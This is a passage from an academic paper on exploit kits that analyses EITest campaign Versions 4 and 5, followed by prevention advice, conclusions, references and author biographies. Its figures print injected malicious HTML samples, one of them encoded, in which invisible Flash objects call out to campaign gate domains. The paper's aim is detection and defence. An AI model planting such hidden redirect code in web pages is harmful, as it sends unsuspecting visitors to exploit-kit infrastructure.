3%6f%6d%2f%70%75%62%2f%73%68%6f%63%6b%77%61%76%65%2f%63%61%62%73%2f%66%6c%61%73%68%2f%73%77%66%6c%61%73%68%2e%63%61%62%23%76%65%72%73%6
9%6f%6e%3d%38%2c%30%2c%30%2c%30%22%20%77%69%64%74%68%3d%22%34%36%22%20%68%65%69%67%68%74%3d%22%34%35%22%20%61%6c%69%67%6e%3d%22%6d%69%6
4%64%6c%65%22%20%3e%0d%0a%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%61%6c%6c%6f%77%53%63%72%69%70%74%41%63%63%65%73%73%22%20%76%61%6c%75%6
5%3d%22%61%6c%77%61%79%73%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%6d%6f%76%69%65%22%20%76%61%6c%75%65%3d%22%68%74%74%70%3a%2f%2
f%66%65%6c%6d%61%75%73%61%2e%74%6f%70%2f%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%71%75%61%6c%69%74%79%22%20%76%61%6c%75%65%3d%2
2%68%69%67%68%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%62%67%63%6f%6c%6f%72%22%20%76%61%6c%75%65%3d%22%23%66%66%66%66%66%66%22%2
f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%77%6d%6f%64%65%22%20%76%61%6c%75%65%3d%22%6f%70%61%71%75%65%22%2f%3e%0d%0a%3c%65%6d%62%65%6
4%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%66%65%6c%6d%61%75%73%61%2e%74%6f%70%2f%22%20%71%75%61%6c%69%74%79%3d%22%68%69%67%68%22%20%62%6
7%63%6f%6c%6f%72%3d%22%23%66%66%66%66%66%66%22%20%20%6e%61%6d%65%3d%22%70%63%77%61%73%67%22%20%77%69%64%74%68%3d%22%34%36%22%20%68%65%6
9%67%68%74%3d%22%33%34%22%20%61%6c%69%67%6e%3d%22%6d%69%64%64%6c%65%22%20%61%6c%6c%6f%77%53%63%72%69%70%74%41%63%63%65%73%73%3d%22%61%6
c%77%61%79%73%22%20%70%6c%61%79%3d%22%74%72%75%65%22%20%74%79%70%65%3d%22%61%70%70%6c%69%63%61%74%69%6f%6e%2f%78%2d%73%68%6f%63%6b%77%6
1%76%65%2d%66%6c%61%73%68%22%20%70%6c%75%67%69%6e%73%70%61%67%65%3d%22%68%74%74%70%3a%2f%2f%77%77%77%2e%6d%61%63%72%6f%6d%65%64%69%61%2
e%63%6f%6d%2f%67%6f%2f%67%65%74%66%6c%61%73%68%70%6c%61%79%65%72%22%20%77%6d%6f%64%65%3d%22%6f%70%61%71%75%65%22%2f%3e%3c%2f%6f%62%6a%6
5%63%74%3e%0d%0a%3c%2f%64%69%76%3e"
unescape(x)
" <div style = "position: absolute;z-index:-1; left:283px; opacity:0;filter:alpha(opacity=0); -moz-opacity:0;">
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="pcwasg" codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/
flash/swflash.cab#version=8,0,0,0" width="46" height="45" align="middle" >
<param name="allowScriptAccess" value="always"/><param name="movie" value="http://felmausa.top/"/><param name="quality" value="high"/>
<param name="bgcolor" value="#ffffff"/><param name="wmode" value="opaque"/>
<embed src="http://felmausa.top/" quality="high" bgcolor="#ffffff"  name="pcwasg" width="46" height="34" align="middle"
allowScriptAccess="always" play="true" type="application/x-shockwave-flash" pluginspage="http://www.macromedia.com/go/getflashplayer"
wmode="opaque"/></object>
</div>"
```

Figure 12: A sample from dataset for EITest Version 4

The Flash object is surrounded by a "div" HTML tag that has the "style" attribute with a fairly specific value *(e.g., ... ;z-index:-1. ... opacity:0;filter:alpha(opacity=0); -moz-opacity:0; ...)*. The object element has an "id" attribute that takes a 5 to 7 length alpha characters as value and the "codebase" attribute that includes "8,0,0,0" in value. The object element has three parameters, which are "allowsScriptAccess" that takes "always" as value, "bgcolor" that takes "#ffffff" as value, and "wmode" that takes "opaque" as value.

The object element has a "movie" and "embed" sub tags that have "value" and "src" attributes respectively with the same remote domain rather than a URL as value, which points to a gate redirector of EITest campaign. Right after accessing the campaign page, Version 4 redirects to a gate page. The domain address associates with "top" and "xyz" top-level domains (TLD) and the URL address contains only the domain address, where there is no path or query part.

The cross-examination between the AST hash value and EK is not a valid attribution, since Version 4 redirects to a campaign gate rather than an EK landing page.

5.6 EITest Version 5

The fifth version utilizes an HTML-based Flash object without encoding or obfuscation as shown in Figure 13. The HTML code block is designed in four lines and located at the end of the web page. It is surrounded by a "body" and a "div" HTML tag.

r

```html
<script type="text/javascript" src="js/inspiration.js"></script>
  <body> <div style = "position: absolute;z-index:-1; left:290px; opacity:0;filter:alpha(opacity=0);
  -moz-opacity:0;">
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="mvczsv" codebase="
http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0" width="32" height=
"31" align="middle" >
<param name="allowScriptAccess" value="always"/><param name="movie" value="
http://pyhem.xyz/bryyjko-kdflet3dpfd8r4sokrfbi8k4pammm5sr4l-tp4fn2pfsnoaoafbarilk5iam2lnds-silbfrbert1id9i
npmerc-lcpibe/"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><param name=
"wmode" value="opaque"/>
<embed src="
http://pyhem.xyz/bryyjko-kdflet3dpfd8r4sokrfbi8k4pammm5sr4l-tp4fn2pfsnoaoafbarilk5iam2lnds-silbfrbert1id9i
npmerc-lcpibe/" quality="high" bgcolor="#ffffff"  name="mvczsv" width="33" height="46" align="middle"
allowScriptAccess="always" play="true" type="application/x-shockwave-flash" pluginspage="
http://www.macromedia.com/go/getflashplayer" wmode="opaque"/></object>
</div> </body>
</body>
</html>
```

Figure 13: A sample from the EK dataset for EITest Version 5

- div, object, movie, embed
- source values of the HTML elements are the same URL addresses

At first glance, the HTML code block seems to be different for all incidents due to the polymorphic design. Generating an AST for an HTML code is not sensible, hence revealing similarities across different incidents is not possible. Characterization convenience of the campaign on the basis of malicious HTML code could not be provided for this case. However, Version 5 shares some significant properties with version 3 and 4, therefore it stands on a strong basis.

The Flash object is surrounded by a “div” HTML tag that has the “style” attribute with a fairly specific value *(e.g., ... ;z-index:-1. ... opacity:0;filter:alpha(opacity=0); -moz-opacity:0; ...)*. The object element has an “id” attribute that takes a 5 to 7 alpha characters as value and the “codebase” attribute that includes “8,0,0,0” in value. The object element has three parameters, which are “allowsScriptAccess” that takes “always” as value, “bgcolor” that takes “#ffffff” as value, and “wmode” that takes “opaque” as value.

The object element has a “movie” and “embed” sub tag that have “value” and “src” attributes respectively with the same remote URL, which points to a gate redirector of the EITest campaign. Right after accessing the campaign page, Version 5 redirects to a gate page. The domain address associates with “top” and “xyz” top-level domains (TLD) and the URL address has a specific pattern where there is no query part, but a path part. It contains at least 96 lowercase alpha numeric characters that are separated by a hyphen symbol at least two times.

The cross-examination between the AST hash value and EK is not a valid attribution, since Version 5 is HTML-based and do not have a JavaScript AST hash value.

6 Prevention & Mitigation

Although leading EK families chase up zero-day vulnerabilities for which no security fix exists, the remaining majority of EK flavors go after flaws for which patches have already been released [4]. The reason why they do not depend on zero-day is that many systems are not made up-to-date on time. Otherwise, every EK would have had zero-day in order to survive. In other words, although not every EK author discovers brand new vulnerability and exploit pairs, this does not mean the EK contains obsolete exploits. Right after a bug is publicly disclosed, EK authors quickly integrate highly stable exploits under an easy-to-use and almost fully automated interface.

From the prevention perspective, for the sake of the Pareto principal, home users should enable auto-update features of the operating system, browsers, and their plug-ins at the very least. Enterprise environments should involve proactive approaches to get early threat intelligence. For example, automated scheduled vulnerability scans could be conducted to find out the systems that have not received the relevant patch yet in order to isolate them. As proven by experience, patching large networks is a quite challenging issue in such corporate environments. The more users keep up with security patches, the more they continue to remain secure. It is definitely a race condition, where the winner stays secure for a while and the loser gets immediately infected.

On the other hand, waiting for a patch is not a silver bullet, since sometimes fixes are not released along with the public disclosure of the vulnerabilities. A most notable incident is the Hacking Team [32] breach, where two zero-day exploits affecting Adobe Flash Player were revealed. Just a few hours later, Angler EK [19] integrated the related two exploits, however patches were hardly developed 2 and 4 days later respectively.

This clearly means that relying on a single mitigation strategy will inevitably fail. Although application whitelisting [31] is promising, fileless malware *(e.g., Bedep)* that runs directly in memory without touching the file system is on the rise. While updating a system on time is obviously insufficient to be secure, not using an anti-exploit/malware product doubles the trouble. Therefore, individual users can also take into account a second step beyond installing traditional anti-malware applications. Users need to favor products that claim to apply artificial intelligence solutions *(e.g., anomaly-based dynamic detection, user behavior analysis, big data security analytics, etc.)* rather than static methods *(e.g., signatures and hashes)*. This additional prevention increases the detection chance by getting the exploit caught somehow *(e.g., generic detection patterns or anomaly)* as suspicious.

In addition, users could prefer to disable or limit the unnecessary or unused features of web browsers *(e.g., Flash)*. Moreover, blocking advertisement contents is a good practice to indirectly prevent malvertisement, while reducing network utilization.

7 Conclusion and Final Remarks

Most common exploits in use are designed for Adobe Flash Player, Java Runtime Environment, Microsoft Silverlight, Internet Explorer and Edge respectively. Currently, the most prevalent malware families bundled with EK services are ransomware, banking trojan, backdoor, bot, and spyware. The major findings are that while the employed standard techniques *(e.g., obfuscation)* do not expose explicit malicious behavior, they diminish the opportunity for researchers to find them and advanced features of EK products are designed for safe execution, e.g. if the EK detects an anomaly *(e.g., virtual environment)*, it certainly breaks the workflow. The observations make clear how advanced they are while bypassing contemporary security countermeasures.

The Exploit Kit phenomenon remain a serious threat for the web residents due to the fact that they are able to quickly adapt to changing conditions and further, turn them into an advantage. Whenever a vulnerability is disclosed publicly, EK owners develop corresponding exploits and integrate in their arsenal. Beyond that, they are frequently faster than the users, who need to patch the application. Even worse, exceptional toolkits could also exploit vulnerabilities before vendors release a patch. Ultimately, EK products provide all those capabilities in an automated fashion with a user-friendly interface for the threat actors. Overall, in this cat and mouse game, the threat actors will always have the advantage, since they make the opening gambit. Moreover, the window of malware distribution is wide open until the campaign is revealed.

It is vital to keep the existing protection systems updated, along with proposing new techniques in order to be responsive for the upcoming incidents. For example, being alert in getting samples from the latest versions of EK families to be able to build more generic detection technologies is needed.

In addition, as mentioned, attackers are also capable of infecting popular websites and according to our knowledge the root cause is compromised web pages. Two complementary approaches should be dedicated for the phenomenon, which are abolishing the root cause and eradicating the poison. More precisely, detecting those web pages on the Web before EK owners is one way. Tracking EK authors (not struggling with threat actors) and acting counter-offensive by taking down the EK infrastructure in cooperation with legal authorities is the other side of the coin.

Since next-generation prevention systems rely on artificial intelligence, attacks that poison machine learning models are expected to be in the scene in the near future. Exploit Kit for mobile and Exploit Kit for IoT are also expected to become more prevalent. As a final word, if you know the threat actor and know yourself, you need not fear the upcoming brand new EK attacks.

References

[1] R. Abela. More Than 70% of WordPress Installations are Vulnerable, 2013. `https://www.wpwhitesecurity.com/statistics-70-percent-wordpress-installations-vulnerable/` [Online; accessed on February 25, 2019].

[2] L. Allodi, M. Corradin, and F. Massacci. Then and Now: On the Maturity of the Cybercrime Markets The Lesson That Black-Hat Marketeers Learned. *IEEE Transactions on Emerging Topics in Computing*, 4(1):35–46, January 2016.

[3] L. Bilge, S. Sen, D. Balzarotti, E. Kirda, and C. Kruegel. EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis. *ACM Transactions on Information and System Security*, 16(4):1–28, April 2014.

[4] B. Blaze. The Botnet Wars: A Q&A, 2010. `https://bartblaze.blogspot.com.tr/2010/10/botnet-wars-q.html` [Online; accessed on February 25, 2019].

[5] CERT-UK. Demystifying the Exploit Kit, 2015. `https://www.ncsc.gov.uk/content/files/protected_files/guidance_files/Demystifying-the-exploit-kit.pdf` [Online; accessed on February 25, 2019].

[6] CheckPoint. Inside Nuclear's Core : Analyzing the Nuclear Exploit Kit Infrastructure – Part I, 2016. `https://blog.checkpoint.com/wp-content/uploads/2016/04/Inside-Nuclear-1-2.pdf` [Online; accessed on February 25, 2019].

[7] D. Cid. RevSlider Vulnerability Leads To Massive WordPress Soak-Soak Compromise, 2014. `https://blog.sucuri.net/2014/12/revslider-vulnerability-leads-to-massive-wordpress-soaksoak-compromise.html` [Online; accessed on February 25, 2019].

[8] R. K. Daniel Chechik, Simon Kenin. Angler Takes Malvertising to New Heights, 2016. `https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/angler-takes-malvertising-to-new-heights/` [Online; accessed on February 25, 2019].

[9] K. Du, H. Yang, Z. Li, H. Duan, and K. Zhang. The Ever-changing Labyrinth: A Large-scale Analysis of Wildcard DNS Powered Blackhat SEO. In *Proc. of the 25th USENIX Conference on Security Symposium (SEC'16), Austin, Texas, USA*, pages 245–262. USENIX Association, August 2016.

[10] B. Duncan. Afraidgate: Major Exploit Kit Campaign Swaps Locky Ransomware for CryptXXX, 2016. `https://unit42.paloaltonetworks.com/afraidgate-major-exploit-kit-campaign-swaps-locky-ransomware-for-cryptxxx/` [Online; accessed on February 25, 2019].

[11] B. Duncan. Campaign Evolution: Darkleech to Pseudo-Darkleech and Beyond, 2016. `https://unit42.paloaltonetworks.com/unit42-campaign-evolution-darkleech-to-pseudo-darkleech-and-beyond/` [Online; accessed on February 25, 2019].

[12] B. Duncan. How the EITest Campaign's Path to Angler EK Evolved Over Time, 2016. `https://unit42.paloaltonetworks.com/unit42-how-the-eltest-campaigns-path-to-angler-ek-evolved-over-time/` [Online; accessed on February 25, 2019].

[13] B. Duncan. Understanding Angler Exploit Kit - Part 1: Exploit Kit Fundamentals, 2016. https://unit42.paloaltonetworks.com/unit42-understanding-angler-exploit-kit-part-1-exploit-kit-fundamentals/ [Online; accessed on February 25, 2019].

[14] B. Duncan. Understanding Angler Exploit Kit - Part 2: Examining Angler EK, 2016. https://unit42.paloaltonetworks.com/unit42-understanding-angler-exploit-kit-part-2-examining-angler-ek/ [Online; accessed on February 25, 2019].

[15] E. Gerds. PluginDetect. http://www.pinlady.net/PluginDetect/ [Online; accessed on February 25, 2019], 2016.

[16] A. Gómez-Boix, P. Laperdrix, and B. Baudry. Hiding in the Crowd: an Analysis of the Effectiveness of Browser Fingerprinting at Large Scale. In *Proc. of the 27th World Wide Web Conference (WWW'18), Lyon, France*, pages 309–318. International World Wide Web Conferences Steering Committee, April 2018.

[17] M. Grassi and Q. He. Escaping the Sandbox by not Breaking It. DefCon, 2016. https://papers.put.as/papers/macosx/2016/sandbox_defcon.pdf [Online; accessed on February 25, 2019].

[18] F. Howard. Exploring the Blackhole Exploit Kit, March 2012. https://sophosnews.files.wordpress.com/2012/03/blackhole_paper_mar2012.pdf [Online; accessed on February 25, 2019].

[19] F. Howard. A Closer Look at the Angler Exploit Kit, 2016. https://news.sophos.com/en-us/2015/07/21/a-closer-look-at-the-angler-exploit-kit/ [Online; accessed on February 25, 2019].

[20] J. Jones. State of Web Exploits. Black Hat, 2012. http://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf [Online; accessed on February 25, 2019].

[21] Kafeine. CVE-2015-5119 (HackingTeam 0d - Flash up to 18.0.0.194) and Exploit Kits, 2015. https://malware.dontneedcoffee.com/2015/07/hackingteam-flash-0d-cve-2015-xxxx-and.html[Online; accessed on February 25, 2019].

[22] Kafeine. CryptXXX: New Ransomware From the Actors Behind Reveton, Dropping Via Angler, 2016. https://www.proofpoint.com/us/threat-insight/post/cryptxxx-new-ransomware-actors-behind-reveton-dropping-angler [Online; accessed on February 25, 2019].

[23] Kafeine. CryptXXX Ransomware - Version 3.100, 2016. https://www.proofpoint.com/us/threat-insight/post/cryptxxx-ransomware-learns-samba-other-new-tricks-with-version3100 [Online; accessed on February 25, 2019].

[24] Kafeine. Locky Ransomware: Dridex Actors Get In The Game, 2016. https://www.proofpoint.com/us/threat-insight/post/Dridex-Actors-Get-In-the-Ransomware-Game-With-Locky [Online; accessed on February 25, 2019].

[25] C. Mannon. LightsOut EK Targets Energy Sector, 2014. https://www.zscaler.com/blogs/research/lightsout-ek-targets-energy-sector [Online; accessed on February 25, 2019].

[26] M. Maunder. Top 50 Most Attacked WordPress Plugins This Week, 2016. https://www.wordfence.com/blog/2016/08/top-50-attacked-wordpress-plugins-week/ [Online; accessed on February 25, 2019].

[27] Microsoft. Microsoft Security Intelligence Report. Technical Report 21, Microsoft, 2016. https://www.microsoft.com/en-us/security/operations/security-intelligence-report [Online; accessed on February 25, 2019].

[28] M. Mimoso. Angler Exploit Kit Attacks Silverlight Vulnerability, 2016. https://threatpost.com/new-silverlight-attacks-appear-in-angler-exploit-kit/116409/ [Online; accessed on February 25, 2019].

[29] OWASP. TOP 10 - 2017: The Ten Most Critical Web Application Security Risks. Technical report, OWASP, 2017. https://www.owasp.org/images/7/72/OWASP_Top_10-2017_(en).pdf.pdf [Online; accessed on February 25, 2019].

[30] PaloAlto. Exploit Kits Getting in by Any Means Necessary, 2016. https://www.paloaltonetworks.com/apps/pan/public/downloadResource?pagePath=/content/pan/en_US/resources/research/exploit-kits [Online; accessed on February 25, 2019].

[31] H. Pareek. Application Whitelisting: Approaches and Challenges. *International Journal of Computer Science, Engineering and Information Technology*, 2(5):13–18, October 2012.

[32] P. Pi. Unpatched Flash Player Flaw, More POCs Found in Hacking Team Leak, 2015. https://blog.trendmicro.com/trendlabs-security-intelligence/unpatched-flash-player-flaws-more-pocs-found-in-hacking-team-leak/ [Online; accessed on February 25, 2019].

[33] R. Rubira Branco, G. Negreira Barbosa, and P. Drimel Neto. Scientific but Not Academical Overview of Malware Anti-Debugging, Anti-Disassembly and Anti- VM Technologies. Black Hat, 2012. https://media.blackhat.com/bh-us-12/Briefings/Branco/BH_US_12_Branco_Scientific_Academic_WP.pdf. [Online; accessed on February 25, 2019].

[34] K. Security. Wild Wild West 2016, 2016. http://www.kahusecurity.com/posts/wild_wild_west_11-2016.html [Online; accessed on February 25, 2019].

[35] O. Security. Payloads - Metasploit Unleashed. https://www.offensive-security.com/metasploit-unleashed/payloads/ [Online; accessed on February 25, 2019].

[36] J. Segura. Large Malvertising Campaign Goes (Almost) Undetected, 2015. https://blog.malwarebytes.com/threat-analysis/2015/09/large-malvertising-campaign-goes-almost-undetected/ [Online; accessed on February 25, 2019].

[37] J. Segura. Angler Exploit Kit Strikes on MSN.com via Malvertising Campaign, 2016. https://blog.malwarebytes.com/threat-analysis/2015/08/angler-exploit-kit-strikes-on-msn-com-via-malvertising-campaign/ [Online; accessed on February 25, 2019].

[38] J. Segura. Large Angler Malvertising Campaign Hits Top Publishers, 2016. https://blog.malwarebytes.com/threat-analysis/2016/03/large-angler-malvertising-campaign-hits-top-publishers/ [Online; accessed on February 25, 2019].


[39] J. Segura. Exploit Kits: Winter 2018 Review, 2018. https://blog.malwarebytes.com/threat-analysis/2018/03/exploit-kits-winter-2018-review/ [Online; accessed on February 25, 2019].

[40] S. Sudeep and C. Dan. CVE-2015-2419 – Internet Explorer Double-Free in Angler EK, 2015. https://www.fireeye.com/blog/threat-research/2015/08/cve-2015-2419_inte.html [Online; accessed on February 25, 2019].

[41] D. Y. Wang, S. Savage, and G. M. Voelker. Juice: A Longitudinal Study of an SEO Botnet. In *Proc. of the 20th Annual Network and Distributed System Security Symposium (NDSS'13), San Diego, California, USA*, page 17. Internet Society, February 2013.

Author Biography

Emre Suren received the B.S. degree in Computer Science from Hacettepe University in 2007, M.S. degree in Information Systems from Middle East Technical University in 2014, and is currently pursuing a Ph.D. degree in the same university.
He has worked for TUBITAK and HAVELSAN on security and military projects until 2017. He has been giving Pentest and DFIR courses for the industry since 2017. His research interests include reverse engineering, vulnerability hunting, and exploit development.



Pelin Angin received the B.S. degree in Computer Engineering at Bilkent University in 2007 and Ph.D. degree in Computer Science at Purdue University in 2013. She worked as a visiting assistant professor in the 2014-2015 academic year and as a postdoctoral research associate until 2017 at the same university. Currently she is an assistant professor of computer engineering at Middle East Technical University (METU). Her research interests include high-performance mobile-cloud computing, cloud and IoT security, and blockchain. She is affiliated with the S2RL and WINS research laboratories at METU.